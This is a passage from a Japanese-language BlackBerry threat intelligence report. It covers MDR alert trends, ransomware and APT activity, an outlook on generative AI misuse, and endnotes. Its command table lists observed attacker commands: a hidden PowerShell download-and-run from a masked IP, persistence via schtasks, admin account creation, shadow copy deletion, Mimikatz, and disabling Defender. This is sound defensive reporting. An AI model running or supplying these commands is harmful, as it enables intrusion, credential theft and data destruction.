


図 8：今回の調査期間に Sigma ルールで観測された戦術

CylanceGUARD のデータ

このセクションでは、今回の調査期間に最も検知された脅威と、脅威の標的とされた CylanceGUARD のお客様の割合を示します。CylanceGUARD は、24 時間 365 日の監視を提供することで、セキュリティ体制の隙を突こうとする高度なサイバー脅威の阻止をお手伝いする、サブスクリプション方式のマネージド検知 / 対処（MDR）サービスです。BlackBerry の MDR チームは、今回の調査期間中、数千ものアラートを追跡しました。現在の脅威環境に対する洞察を深めるために、テレメトリの地域ごとの内訳を示します。




図 9：CylanceGUARD アラートのトップ 5

CylanceGUARD の見解

アジア太平洋、北米 / ラテンアメリカ、EMEA 地域で CylanceGUARD チームは、一般的なファイルアーカイブ抜き出しのステージングの手法が使われるという共通の傾向を発見しました。これは、ランサムウェア攻撃の前兆である可能性があります。ランサムウェアインシデントの大多数に、お客様のデータを抜き出す試みが見られます。したがって、一般ユーザーによる書き込みが可能なディレクトリや一般的なステージングディレクトリ（プログラムデータフォルダ、パブリックフォルダ、一時フォルダ、ゴミ箱など）のような処理が集中する場所でファイルが圧縮された兆候が見られないかを監視することが重要です。こうした兆候が見られる場合、脅威アクターがお客様のデータの抜き出し準備していることがあるからです。

CylanceGUARD チームは、NALA および EMEA 地域で検知された MITRE 手法 T1562.001 - 防御策の妨害：ツールの無効化または変更に関連する、多数の防御回避の事例も報告しました。一般的に脅威アクターはセキュリティツールを無効化したり、特定の場所を除外指定に追加したりして、検出を回避しようとします（例えば、"C:\" を除外すると、このディレクトリおよびそのサブディレクトリのすべてから実行されるすべてのファイルが除外されるため、攻撃者は実質的にユーザーの C ドライブからファイルを実行できるようになります）。

サードパーティのソフトウェアと他のソフトウェアの相性が悪い場合があり、これが、ユーザーによってソフトウェアが無効化される理由になるケースも見られました。しかも、そうした設定変更が社内セキュリティチームのサポートの下で行われるとは限りません。CylanceGUARD では、そのような状況が発生すると報告されるため、セキュリティチームは社内セキュリティ管理を厳格化できます。

APAC で最も頻繁に報告された脅威が使用していた手法は、認証情報へのアクセス（TA0006）でした。CylanceGUARD は、Windows マシン上の認証情報の窃取に使用される様々な手法を検知しましたが、最も一般的に使用されたのは MITRE 手法 T1003 でした。調査を進めるうちに、これらの脅威が発生した理由を特定することができました。例えば、お客様自身のバックアップツールによる認証情報の場所の操作（SOC にチューニングの機会を提供）、内部テスト（侵入テスト）、悪意あるアクセスの試みなどです。

次の表は、今回の調査期間中に記録された悪意あるコマンドまたは不審なコマンドの一般的な傾向を浮き彫りにしています。

PowerShell に対する見解

コマンド	MITRE 手法
C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe -NoLogo -NoProfile -NonInteractive -EncodedCommand SQBt -- **Truncated ENCODED BLOB** --	**T1059.001**
C:\WINDOWS\system32\schtasks.exe /create /tn “**maliciousTask**” /tr “C:\Users\Public**malTaskt.exe**” /sc onlogon	**T1053**
powershell -WindowStyle Hidden -Command “(New-Object System.Net.WebClient).DownloadFile(‘http://**x.x.x.x**/download/Anthraxa.bat’ , ‘C:\Windows\Temp\A.bat’);start -FilePath ‘C:\Windows\Temp\A.bat’ -WindowStyle Hidden”	**T1105**
net localgroup administrators **aadmin** /add	**T1069.001**
vssadmin delete shadows /all	**T1490**
bcdedit /set bootstatuspolicy ignoreallfailures bcdedit /set recoveryenabled no T1490	**T1490**
d:\user\my documents\ikatz.ps1	**T1003**
unction Invoke-Mimikatz **{ -- Script Block Truncated --**	**T1059.001, T1003**
Set-MpPreference -DisableRealtimeMonitoring $true	**T1562.001**

PowerShell の使用状況を監視すると、お客様の環境内の悪意ある活動を検知する絶好の機会が得られます。PowerShell は脅威アクターによって頻繁に悪用されるからです。上表からも、一部のコマンドで PowerShell が使用されていることがわかります。初期段階の手段として脅威アクターに真っ先に選ばれるのが PowerShell です。Windows のネイティブツールとして、あらかじめインストールされているからです。スクリプト実行機能を備え、完全な監視下に置かれることは稀です。CylanceGUARD のデータから、脅威アクターを初期段階で、何らかの影響を受ける前に阻止するために、PowerShell を監視する必要性が確認されました。

次のグラフは、今回の調査期間中に世界各地で見つかった、最も一般的な PowerShell コマンドを示したものです。




図 10：最も広く見られた PowerShell コマンド

BLACKBERRY の結論

本レポートで対象とした 90 日間、お客様を標的とした攻撃の阻止数および悪意あるユニークなサンプル数は両方とも増加しました。これは、今期も脅威アクターが広範な活動を展開したことを示しています。**観測されたユニークなマルウェア数の 70% 増加は、まったく新しいマルウェアサンプルが 1 分あたり 2.9 個生み出されたことを意味します。**従来の SOC が使用するシンプルなフィードやフィルタでは、このように膨大な数のマルウェアには対処しきれず、回避に成功するマルウェアも増えるはずです。

公共機関や金融業界を狙った複数の事例で同じツールが使用されていることが明らかになりました。これは、活動する経済分野が異なる様々な機関や組織を、同じサイバー犯罪集団が標的にしている可能性を示しています。地下フォーラムや地下市場では、RustyStealer、RedLine、Lumma Stealer などの MaaS が依然として幅広く流通しているため、従来のサイバー犯罪に狙われていた資産に対する攻撃の傾向と、共通化またはコモディティ化されたツールによる世界各国の重要インフラに対する攻撃の傾向の間の境界が不鮮明になっています。

今回の調査期間、攻撃の大勢を占めたのは重大な脆弱性を悪用したランサムウェアであり、あらゆる業界の数百に及ぶ組織や機関が何らかの形で影響を受けました。LockBit、Clop、ALPHV などのランサムウェアグループが、世界的に数千万ドルの被害をもたらしています。これらのグループは、ますます執拗になり、使用する TTP を目まぐるしく変えることで新しいセキュリティ対策に適応してきました。

BlackBerry は、前号で Progress Software の MOVEit アプリケーションが悪用されることを予想していました。Progress Software は顧客に脆弱性を通知したものの、すべての顧客が迅速にパッチを適用したわけではありませんでした。そのため、今回の調査期間の終盤になっても、パッチ未適用の多くのシステムが被害を受けつづけました。これは CVE 情報に対する感度を常に高めておくだけでなく、重要システムにはいち早くパッチを適用することの大切さを表しています。

BlackBerry は、6 月に Cuba ランサムウェアグループが展開したキャンペーンに関する新しい知見も発表しました。この Cuba グループは、BUGHATCH ダウンローダや、セキュリティツールやソリューションを無効化する BURNTCIGAR アンチウイルスキラーなどのカスタムマルウェアをはじめとする、総合的なツールセットを駆使して攻撃に臨んでいます。

APT グループや、他の国家が支援する脅威グループは、デジタルの暗闇に潜みつつ、西側諸国、特に欧米およびその同盟国の政府機関を狙っています。Lazarus などの APT グループは、北朝鮮のさらに高い目標を達成するために、企業その他の組織に対する攻撃の手を緩めていません。今期、最もサイバー攻撃を受けたのは、金融機関と医療サービス提供機関でした。幅広い業界で最も著しい蔓延が観測された脅威は、RedLine や Vidar などのコモディティインフォスティーラです。しかし、政府機関 / 公共機関は、ユニークなマルウェアサンプルによる攻撃を受ける場合が多く、その数は全体で 2 番目でした。

今回の調査期間中に得られた悪意あるサンプルを検証する中で、最も頻繁に使用される戦術が「探索」と「防御回避」であることが確認されました。つまりネットワークにおける攻撃手法の検知では、これらを優先することが必須となります。サイバーセキュリティチームは、このような TTP や脅威アクターの特性に関する情報を活用して攻撃の影響を大幅に軽減できるだけでなく、脅威ハンティング、インシデント対応、復旧作業にも役立てることができます。

見通し

標的型攻撃

2023 年のイスラエル - ハマス戦争 [152] など、世界中で引きも切らず勃発する紛争に合わせて、世界情勢や紛争地域に関連する標的型攻撃が増加するものと思われます。そうした攻撃を仕掛ける脅威アクターの動機を考えると、公共機関、教育機関、政府、公共事業に対する破壊的な攻撃の増加が予想されます。例えば、データの破壊や抜き出し、偽装、諜報活動などが考えられますが、それらに限定されません。人々の憎しみを煽り、間違った方向へと導くプロパガンダの国際的な拡散には、ソーシャルネットワークやメッセージングアプリが使われます。メッセージングアプリは、データ抜き出しの目的でも悪用されつづけるでしょう。C2C 接続を検知、阻止する従来の DNS 監視手法を回避するためです。

ランサムウェアグループによるエクスプロイト

前回の調査期間に、BlackBerry は世界中で大規模な損害を与える CVE について報告しました。ランサムウェアグループは、期限どおりに支払われる身代金による不当な利益で新しいランサムウェアを作り、さらに潤沢な資金を確保するという、忌まわしい成長のサイクルを確立しています。これらの資金は最終的に、高度なゼロデイ脅威やそれを支えるインフラの購入または開発に投資されます。

生成 AI と ChatGPT

前号で予測したとおり、ChatGPT などの生成 AI プログラムはサイバーセキュリティの潜在的リスクを孕んでいます。脅威アクターは、ChatGPT その他の大規模言語モデル（LLM）を悪用して、悪意ある目的に使用できるコードを生成できます。今回の調査期間においては、こうした懸念は推測の域を出ないものの、現実のものになる可能性は十分にあります。検証不足の安全でない LLM は、ごく近い将来、新しいマルウェアの作成を目指す脅威アクターによる悪用の障壁を低くする可能性があります。

生成 AI プログラムのもう一つの問題点は、人々がこれらプログラムに寄せる信頼です。地域および国際的なニュースに頻繁に取り上げられてきたことが原因でしょう。偽の AI サービスによって詐欺の被害に遭う可能性があります。特に、偽のウェブサイトに実際のブランド名を表示したり、タイポスクワッティングの手法を使用したりする手口が考えられます。1、2 年前にはまだあまり知られていなかった生成 AI は、今や誰もが知るテクノロジーとなり、脅威アクターは、新しいものに対する人々の過度な期待や興味をいち早く察知するものです。

謝辞

本レポートは、BlackBerry が擁する優秀なチームと個人の共同作業によって生まれました。特に以下の方々に感謝申し上げます。

Alan McCarthy
Anne-Carmen Dittmer
Cesar Vargas
Claudia Preciado
David Hegarty
Dean Given
Dmitry Bestuzhev
Eoin Healy
Geoff O'Rourke
Hamad Al Raji
Ismael Valenzuela Espejo
Jacob Faires
John de Boer
Kristofer Vandercook
Maristela Ames
Natalia Ciapponi
Natasha Rohner
Nick Kelly
Patryk Matysik
Pratima Lohar
Ronald Welch
Rory O'Callaghan
Sam Rios
William Johnson

BlackBerry がいかに御社の安全を確保できるのかについての詳細は、https://www.blackberry.com/ja/jp をご覧ください。

法的免責条項

卷末注

1 https://www.upguard.com/blog/cost-of-data-breach
2 https://www.theregister.com/2023/09/21/india_cybercrime_trends_report/
3 https://www.futurecrime.org/fcrf-cyber-crime-survey-2023
4 https://community.progress.com/s/article/MOVEit-Transfer-Critical-Vulnerability-31May2023
5 https://community.progress.com/s/article/MOVEit-Transfer-Critical-Vulnerability-15June2023
6 https://attack.mitre.org/software/S0611/
7 https://nvd.nist.gov/vuln/detail/CVE-2023-0669
8 https://www.cisa.gov/news-events/news/cisa-and-fbi-release-advisory-cl0p-ransomware-gang-exploiting-moveit-vulnerability
9 https://hwlebsworth.com.au/cyber-incident/
10 https://www.oaic.gov.au/newsroom/statement-on-hwl-ebsworth-data-breach
11 https://www.legal.io/articles/5445289/Leading-Australian-Law-Firm-Struggles-With-Massive-Cyberattack-A-Growing-Threat-to-the-Legal-Industry
12 https://www.infosecurity-magazine.com/news/ransomware-sri-lanka-government/
13 https://www.electoralcommission.org.uk/privacy-policy/public-notification-cyber-attack-electoral-commission-systems
14 https://techcrunch.com/2023/08/09/parsing-uk-electoral-commission-cyberattack/
15 https://www2.itif.org/2023-critical-infrastructure-state-cyber-threats.pdf
16 https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors
17 https://malpedia.caad.fkie.fraunhofer.de/details/win.kutaki
18 https://hackmanac.com/news/hacks-of-today-10-08-2023
19 https://techwireasia.com/2023/07/critical-infrastructure-cyberattack-on-japans-biggest-port/
20 https://www.zaun.co.uk/zaun-data-breach-update/
21 https://therecord.media/montreal-electricity-organization-lockbit-victim
22 https://therecord.media/lockbit-cyberattack-shuts-down-networks-in-seville-spain
23 https://cert.gov.ua/article/5702579
24 https://www.nytimes.com/2023/07/29/us/politics/china-malware-us-military-bases-taiwan.html
25 https://www.fbi.gov/news/stories/fbi-partners-dismantle-qakbot-infrastructure-in-multinational-cyber-takedown
26 https://www.ncsc.gov.uk/whitepaper/ransomware-extortion-and-the-cyber-crime-ecosystem
27 https://crypto.news/blackberry-identifies-malware-that-affects-crypto-community/
28 https://malpedia.caad.fkie.fraunhofer.de/details/win.netsupportmanager_rat
29 https://www.hackingarticles.in/a-detailed-guide-on-rubeus/
30 https://www.hypr.com/security-encyclopedia/golden-ticket
31 https://attack.mitre.org/techniques/T1550/003/
32 https://googleprojectzero.blogspot.com/2021/10/using-kerberos-for-authentication-relay.html
33 https://www.extrahop.com/resources/attacks/dcsync/
34 https://phtech.com/notification.html
35 https://www.healthcarefinancenews.com/news/hca-sends-notice-patients-informing-them-data-breach
36 https://www.healthcarefinancenews.com/news/cyberattack-partly-blame-st-margarets-health-closing-all-operations
37 https://www.bleepingcomputer.com/news/security/ragnar-locker-claims-attack-on-israels-mayanei-hayeshua-hospital/
38 https://www.cybersecuritydive.com/news/moveit-breach-timeline/687417/
39 https://en.wikipedia.org/wiki/Noname057(16)
40 https://therecord.media/russian-hackers-claim-attacks-on-italy
41 https://socradar.io/dark-web-profile-play-ransomware/
42 https://www.infosecurity-magazine.com/news/spanish-bank-globalcaja-hit/
43 https://cointelegraph.com/news/coinpaid-crypto-payments-suspect-lazarus-group-behind-hack
44 https://www.weforum.org/reports/global-risks-report-2023/
45 https://www.cisa.gov/cisa-director-easterly-remarks-carnegie-mellon-university
46 https://www.nato.int/cps/en/natohq/official_texts_217320.htm
47 https://www.cisa.gov/news-events/news/us-and-international-partners-release-comprehensive-cyber-advisory-lockbit-ransomware
48 https://www.defense.gov/News/Releases/Release/Article/3523199/dod-releases-2023-cyber-strategy-summary/
49 https://www.whitehouse.gov/briefing-room/statements-releases/2023/07/13/fact-sheet-biden-harrisadministration-publishes-thenational-cybersecurity-strategyimplementation-plan/
50 https://www.ourcommons.ca/Content/Committee/441/NDDN/Reports/RP12548256/nddnrp05/nddnrp05-e.pdf
51 https://www.bleepingcomputer.com/news/security/clop-ransomware-likely-testing-moveit-zero-day-since-2021/
52 https://attack.mitre.org/groups/G1014/
53 https://threatpost.com/zoom-apt-luminous-moth/167822/
54 https://blog.talosintelligence.com/transparent-tribe-targets-education/
55 https://www.scmagazine.com/brief/fake-youtube-apps-leveraged-for-caprarat-malware-distribution
56 https://www.dailydot.com/debug/beverly-hill-plastic-surgery-hack-alphv-blackcat-ransomware-pictures/
57 https://www.scmagazine.com/brief/alphv-blackcat-ransomware-hits-seiko
58 https://www.bleepingcomputer.com/news/security/new-nitrogen-malware-pushed-via-google-ads-for-ransomware-attacks/
59 https://www.bleepingcomputer.com/news/security/blackcat-ransomware-pushes-cobalt-strike-via-winscp-search-ads/
60 https://www.scmagazine.com/brief/data-leak-site-api-integrated-by-alphv-blackcat-ransomware
61 https://www.scmagazine.com/brief/new-sphynx-encryptor-used-in-alphv-blackcat-attacks-against-azure-storage
62 https://www.theregister.com/2023/07/06/lockbit_nagoya_attack/
63 https://www.theregister.com/2023/06/30/tsmc_supplier_lockbit_breach/
64 https://www.bleepingcomputer.com/news/security/spain-warns-of-lockbit-locker-ransomware-phishing-attacks/
65 https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-165a
66 https://www.cisa.gov/news-events/analysis-reports/ar23-243a
67 https://en.wikipedia.org/wiki/Dropbear_(software)
68 https://nvd.nist.gov/vuln/detail/CVE-2023-2868
69 https://www.bleepingcomputer.com/news/security/barracuda-esg-zero-day-attacks-linked-to-suspected-chinese-hackers/
70 https://www.bleepingcomputer.com/news/security/coinspaid-blames-lazarus-hackers-for-theft-of-37-300-000-in-crypto/
71 https://www.bleepingcomputer.com/news/security/lazarus-hackers-linked-to-60-million-alphapo-cryptocurrency-heist/

72 https://www.bleepingcomputer.com/news/security/lazarus-hackers-linked-to-the-35-million-atomic-wallet-heist/
73 https://www.bleepingcomputer.com/news/security/fbi-lazarus-hackers-readying-to-cash-out-41-million-in-stolen-crypto/
74 https://www.bleepingcomputer.com/news/security/hackers-use-public-manageengine-exploit-to-breach-internet-org/
75 https://blog.talosintelligence.com/lazarus-quiterat/
76 https://www.bleepingcomputer.com/news/security/lazarus-hackers-deploy-fake-vmware-pypi-packages-in-vmconnect-attacks/
77 https://www.bleepingcomputer.com/news/security/lazarus-hackers-hijack-microsoft-iis-servers-to-spread-malware/
78 https://www.bleepingcomputer.com/news/security/hackers-use-public-manageengine-exploit-to-breach-internet-org/
79 https://www.theregister.com/2023/06/01/ukraine_romcom_malware/
80 https://blog.talosintelligence.com/metamorfo-brazilian-campaigns/
81 https://www.welivesecurity.com/2019/10/03/casbaneiro-trojan-dangerous-cooking/
82 https://www.fortinet.com/blog/threat-research/another-metamorfo-variant-targeting-customers-of-financial-institutions
83 https://securelist.com/arrests-of-members-of-tetrade-seed-groups-grandoreiro-and-melcoz/103366/
84 https://www.rewterz.com/rewterz-news/rewterz-threat-alert-mekotio-banking-trojan-aka-melcoz-active-iocs-3/
85 https://securelist.com/the-tetrade-brazilian-banking-malware/97779/
86 https://www.welivesecurity.com/2019/08/01/banking-trojans-amavaldo/
87 https://www.welivesecurity.com/2019/10/03/casbaneiro-trojan-dangerous-cooking/
88 https://www.cisa.gov/news-events/news/attack-colonial-pipeline-what-weve-learned-what-weve-done-over-past-two-years
89 https://www.trustedsec.com/blog/the-nightmare-of-proc-hollows-exe
90 https://thehackernews.com/2023/08/new-systembc-malware-variant-targets.html
91 https://unit42.paloaltonetworks.com/android-malware-poses-as-chatgpt/
92 https://www.fortinet.com/content/dam/fortinet/assets/analyst-reports/report-juicypotato-hacking-tool-discovered.pdf
93 https://www.pentestpartners.com/security-blog/sweetpotato-service-to-system/
94 https://kandi.openweaver.com/csharp/BeichenDream/GodPotato
95 https://blog.netwrix.com/2022/10/04/overpass-the-hash-attacks/
96 https://attack.mitre.org/techniques/T1558/003/
97 https://securelist.com/operation-triangulation/109842/
98 https://nvd.nist.gov/vuln/detail/CVE-2023-32434
99 https://nvd.nist.gov/vuln/detail/CVE-2023-32435
100 https://support.apple.com/en-us/HT213811
101 https://nvd.nist.gov/vuln/detail/CVE-2023-32439
102 https://nvd.nist.gov/vuln/detail/CVE-2023-20867
103 https://www.vmware.com/security/advisories/VMSA-2023-0013.html
104 https://www.bleepingcomputer.com/news/security/chinese-hackers-used-vmware-esxi-zero-day-to-backdoor-vms/
105 https://nvd.nist.gov/vuln/detail/CVE-2023-2868
106 https://www.bleepingcomputer.com/news/security/fbi-warns-of-patched-barracuda-esg-appliances-still-being-hacked/
107 https://nvd.nist.gov/vuln/detail/CVE-2023-35036
108 https://nvd.nist.gov/vuln/detail/CVE-2023-35708
109 https://nvd.nist.gov/vuln/detail/CVE-2023-34362
110 https://nvd.nist.gov/vuln/detail/CVE-2023-36934
111 https://community.progress.com/s/article/MOVEit-Transfer-Service-Pack-July-2023
112 https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-158a
113 https://attack.mitre.org/groups/G0092/
114 https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-158a
115 https://nvd.nist.gov/vuln/detail/cve-2022-30190
116 https://support.citrix.com/article/CTX561482/citrix-adc-and-citrix-gateway-security-bulletin-for-cve20233519-cve20233466-cve20233467
117 https://nvd.nist.gov/vuln/detail/CVE-2023-3519
118 https://nvd.nist.gov/vuln/detail/CVE-2023-3466
119 https://nvd.nist.gov/vuln/detail/CVE-2023-3467
120 https://socradar.io/critical-and-high-vulnerabilities-in-citrix-adc-and-citrix-gateway-cve-2023-3519-cve-2023-3466-cve-2023-3467/
121 https://www.papercut.com/kb/Main/securitybulletinjuly2023/
122 https://nvd.nist.gov/vuln/detail/CVE-2023-39143
123 https://nvd.nist.gov/vuln/detail/cve-2020-1472
124 https://nvd.nist.gov/vuln/detail/cve-2023-27532
125 https://nvd.nist.gov/
126 https://malpedia.caad.fkie.fraunhofer.de/details/win.lumma
127 https://en.wikipedia.org/wiki/Drive-by_download
128 https://malpedia.caad.fkie.fraunhofer.de/details/win.vidar
129 https://malpedia.caad.fkie.fraunhofer.de/details/win.privateloader
130 https://malpedia.caad.fkie.fraunhofer.de/details/elf.connectback
131 https://malpedia.caad.fkie.fraunhofer.de/details/elf.bpfdoor
132 https://securityboulevard.com/2023/07/apt-group-red-menshen-is-rapidly-evolving-its-bpfdoor-malware/
133 https://en.wikipedia.org/wiki/BASHLITE
134 https://malpedia.caad.fkie.fraunhofer.de/details/elf.xorddos
135 https://www.bleepingcomputer.com/news/security/microsoft-detects-massive-surge-in-linux-xorddos-malware-activity/
136 https://www.darkreading.com/cloud/microsoft-kinsing-malware-kubernetes-containers-postgresql
137 https://nvd.nist.gov/vuln/detail/CVE-2023-32315
138 https://www.bleepingcomputer.com/news/security/over-15k-citrix-servers-vulnerable-to-cve-2023-3519-rce-attacks/
139 https://www.imore.com/mac/macos/macos-is-being-targeted-by-cobalt-strike-that-opens-your-machine-up-to-hackers
140 https://www.statista.com/statistics/272698/global-market-share-held-by-mobile-operating-systems-since-2009/
141 https://www.darkreading.com/endpoint/mobile-cyberattacks-soar-andoird-users
142 https://www.howtogeek.com/773639/what-is-sideloading-and-should-you-do-it/
143 https://github.com/leleliu008/jiagubao-wrapper
144 https://github.com/protocolbuffers/protobuf
145 https://www.bleepingcomputer.com/tag/bingechat/
146 https://github.com/froghorn82/omemo-im
147 https://payatu.com/blog/an-introduction-to-smali/
148 https://github.com/rapid7/metasploit-payloads/tree/master/java/androidpayload/app/src/com/metasploit/stage
149 https://research.checkpoint.com/2019/agent-smith-a-new-species-of-mobile-malware/
150 https://profero.io/posts/cubaransomware/Cuba-Ransomware-Group-on-a-roll.pdf
151 https://nvd.nist.gov/vuln/detail/cve-2023-27532
152 https://www.voanews.com/a/bloodshed-surges-in-israel-hamas-war/7316271.html

BlackBerry | Cybersecurity

BlackBerry について：BlackBerry（NYSE：BB、TSX：BB）は、インテリジェントなセキュリティソフトウェアとサービスを世界中の企業と政府機関に提供しています。BlackBerry のソリューションは、2 億 3,500 万台の車両を含む 5 億以上のエンドポイントを保護しています。BlackBerry はカナダのオンタリオ州ウォータールーに本拠を置き、AI と機械学習を活用してサイバーセキュリティ、安全、データプライバシーソリューションの分野に革新的なソリューションを提供しています。また、エンドポイントセキュリティ、エンドポイント管理、暗号化、組み込みシステムの分野におけるトップクラスの企業です。BlackBerry のビジョンは明確です。つながる未来に信頼性あるセキュリティを確保することです。

詳細については、BlackBerry.com にアクセスし、@BlackBerryJPsec をフォローしてください。